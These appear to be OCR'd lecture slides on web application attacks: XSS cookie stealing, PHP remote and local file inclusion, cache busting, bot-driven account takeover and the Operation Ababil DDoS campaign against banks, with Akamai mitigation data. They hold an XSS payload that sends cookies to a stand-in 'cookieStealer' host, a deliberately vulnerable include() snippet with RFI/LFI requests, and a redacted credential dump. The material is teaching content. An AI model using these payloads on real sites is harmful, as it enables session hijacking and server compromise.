
Attacker types this into text entry form:

```
<script>document.location='http://cookieStealer/cgi-
bin/cookie.cgi?'+document.cookie</script>
```

Attacker hopes that the site will insert this into HTML that it later outputs, and then the victim’s browser will execute the script.

XSS: Basic Cookie Stealing

```
<script>document.location='http://cookieStealer/cgi-
bin/cookie.cgi?'+document.cookie</script>
```




```
GET /cgi-bin/cookie.cgi?
TS01543fe9=01842616b3a004b55ef07a2d765338ed07af11ea6350858d85e7fa9993727568395f61b4231c8f147512df492313843a8274e0f43e;%
20TS016d2780=01842616b3bc6b0e4b145d8fad553626bb525836b580cf217e7c4182b8a583a71f4f63b1b96230816c966ab590953fee6d922fd4f6;%
20cmTPSet=Y;%20CoreID6=58774036715314644628345&ci=50890000|MARKETING;%
2050890000_clogin=v=1&l=1464649518&e=1464651518079;%20optimizelyEndUserId=oeu1464462834929r0.972155171640304;%
20optimizelySegments=%7B%2214825418%22%3A%22ff%22%2C%2214852339%22%3A%22false%22%2C%2214859418%22%3A%22direct%22%7D;%
20optimizelyBuckets=%7B%7D;%20opEueMonUID=u_a8klwogm66biorjcznd;%20optimizelyPendingLogEvents=%5B%22n%3Dhttp%253A%252F%
252Fwww.gartner.com%252Ftechnology%252Fhome.jsp%26u%3Doeu1464462834929r0.972155171640304%26wxhr%3Dtrue%26time%
3D1464649718.033%26f%3D2801600081%2C2913880729%2C3182510112%2C3398550181%2C3515370008%2C5569625189%2C5864481565%26g%
3D805591361%22%5D;%20_op_aixPageId=a2_2a4619a6-4698-4b37-ad64-5fd0cbe30c4a;%20_ga=GA1.2.113816422.1464649718;%
20popunder=yes;%20popundr=yes;%20setover18=1 HTTP/1.1
Host: cookiestealer
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.11; rv:46.0) Gecko/20100101 Firefox/46.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.gartner.com/technology/home.jsp
DNT: 1
Connection: keep-alive
```

File Inclusion Attack

User selects a color:

```
<form method="get">
  <select name="COLOR">
    <option value="red">red</option>
    <option value="blue">blue</option>
  </select> <input type="submit">
</form>
```



file:///C:/users/bmm/documents/test.html

red ▼

(Example from wikipedia)

File Inclusion Attack

A script on the server called custom_color.php chooses which file to include based on color:

```
<?php
  if ( isset( $_GET['COLOR'] ) ) {
    include( $_GET['COLOR'] . '.php' );
  }
?>
```

remote file inclusion (RFI)

Attacker sets color to something other than red or blue!

```
GET /custom_color.php?COLOR=http://exploits.com/malware39
GET /custom_color.php?COLOR=initialize_database
GET /custom_color.php?COLOR=/etc/password%00
```

local file inclusion (LFI)

(Example from wikipedia)

Cache Busting


Attacker adds query strings to the end of a requested URL, e.g.,

http://ak.xyz.com/manual.pdf?id=832164328

Attacker hopes that the CDN will view each request with a different query string as a request for a different object, and fetch a new copy from the content provider.

Rise of the Bots

Bot Traffic, Q1 2016




Overall Bot Traffic

During a full day sample, bot traffic accounted for 30% of all web traffic

Bot Category Distribution


Bot-Based Account Takeover: Obtain Password Dump



http://pastebin.com/raw/[redacted]


```
[redacted]
ne@gmail.com:PASSWORD_REDACTED
a0@gmail.com:PASSWORD_REDACTED
ail.com:PASSWORD_REDACTED
y158@gmail.com:PASSWORD_REDACTED
gmail.com:PASSWORD_REDACTED
rdcommons@gmail.com:PASSWORD_REDACTED
l@gmail.com:PASSWORD_REDACTED
n@gmail.com:PASSWORD_REDACTED
her@gmail.com:PASSWORD_REDACTED
gmail.com:PASSWORD_REDACTED
se@gmail.com:PASSWORD_REDACTED
ve.com:PASSWORD_REDACTED
ent@gmail.com:PASSWORD_REDACTED
nail.com:PASSWORD_REDACTED
gmail.com:PASSWORD_REDACTED
le@gmail.com:PASSWORD_REDACTED
gmail.com:PASSWORD_REDACTED
gmail.com:PASSWORD_REDACTED
comcast.net:PASSWORD_REDACTED
dedr@comcast.net:PASSWORD_REDACTED
tal@gmail.com:PASSWORD_REDACTED
.st@verizonwireless.com:PASSWORD_REDACTED
```

Leverage Compromised Home Cable Modems/Routers



```
ARRIS Enterprises, Inc. 2015 All rights reserved


Enter password>
```




Welcome

Welcome to AMG1312-T10B configuration interface.
Please enter username and password to login.


Username:

Password:

Account Takeover Campaign Attack Architecture



Attacking IP Persistence: Finance Customer



Number of Active Days	Number of IPs	% of All IPs
1	248,387	25%
2	99,355	10%
3	49,677	5%
4	29,806	3%
5	29,806	3%
6	9,935	1%
7	526,580	53%
Total	993,547	100%

75% Multi-day Attackers

427,444,261 Accounts Checked

Operation Ababil

“none of the U.S. banks will be safe from our attacks”

Phase 1

Sep 12 – Early Nov 2012

- DNS packets with “AAAAA” payload
- Limited application-layer attacks
- Early-mid Oct 2012 announced names of banks where attacks succeeded
- (Did not announce bank names if attacks were unsuccessful)
- Began use of HTTP dynamic content to circumvent static caching defenses

Phase 2

Dec 12, 2012 – Jan 29

- Incorporate random query strings and values
- Addition of random query strings against PDFs
- Additions to bot army
- Burst probes to bypass rate-limiting controls
- Addition of valid argument names, random values

Phase 3

Late Feb 2013 – May 2013

- Multiple probes
- Multiple targets
- Increased focus on application-layer attacks
- Target banks where attacks work
- Fraudsters take advantage

Phase 4

July 2013 –

- Used fake plug-ins to infect files

Phase 1 Attack – Sept 2012

Attack Traffic:


23 Gbps

(10,000X normal)

Duration:

4.5 Hours

DNS Traffic Handled by Akamai



High volume of non-standard packets sent to UDP port 53

- Packets did not include a valid DNS header
- Packets consisted of large blocks of repeating “A”s
- The packets were abnormally large
- Simultaneously, a SYN-Flood was directed against TCP port 53

Phase 2 Attacks - January 2nd, 2013


Bank #1

Bank #2

Bank #3

Bank #4

Bank #5




Total Volume: 3.6 TB

Peak: 29,646.26 mbits/sec at 11:15 AM
Latest: 124.63 mbits/sec at 12:00 PM

QCF targeted PDF files

Akamai Dynamic Caching Rules offloaded 100% of the traffic

No Origin Impact



	TOTAL VOLUME	% VOLUME
■ Edge Responses	1.9 TB	97.3 %
■ Midgress Responses	3.5 GB	0.2 %
■ Requests	48 GB	2.5 %
■ Origin Responses	348.9 MB	0 %

Phase 2 Attacks - January 2nd, 2013

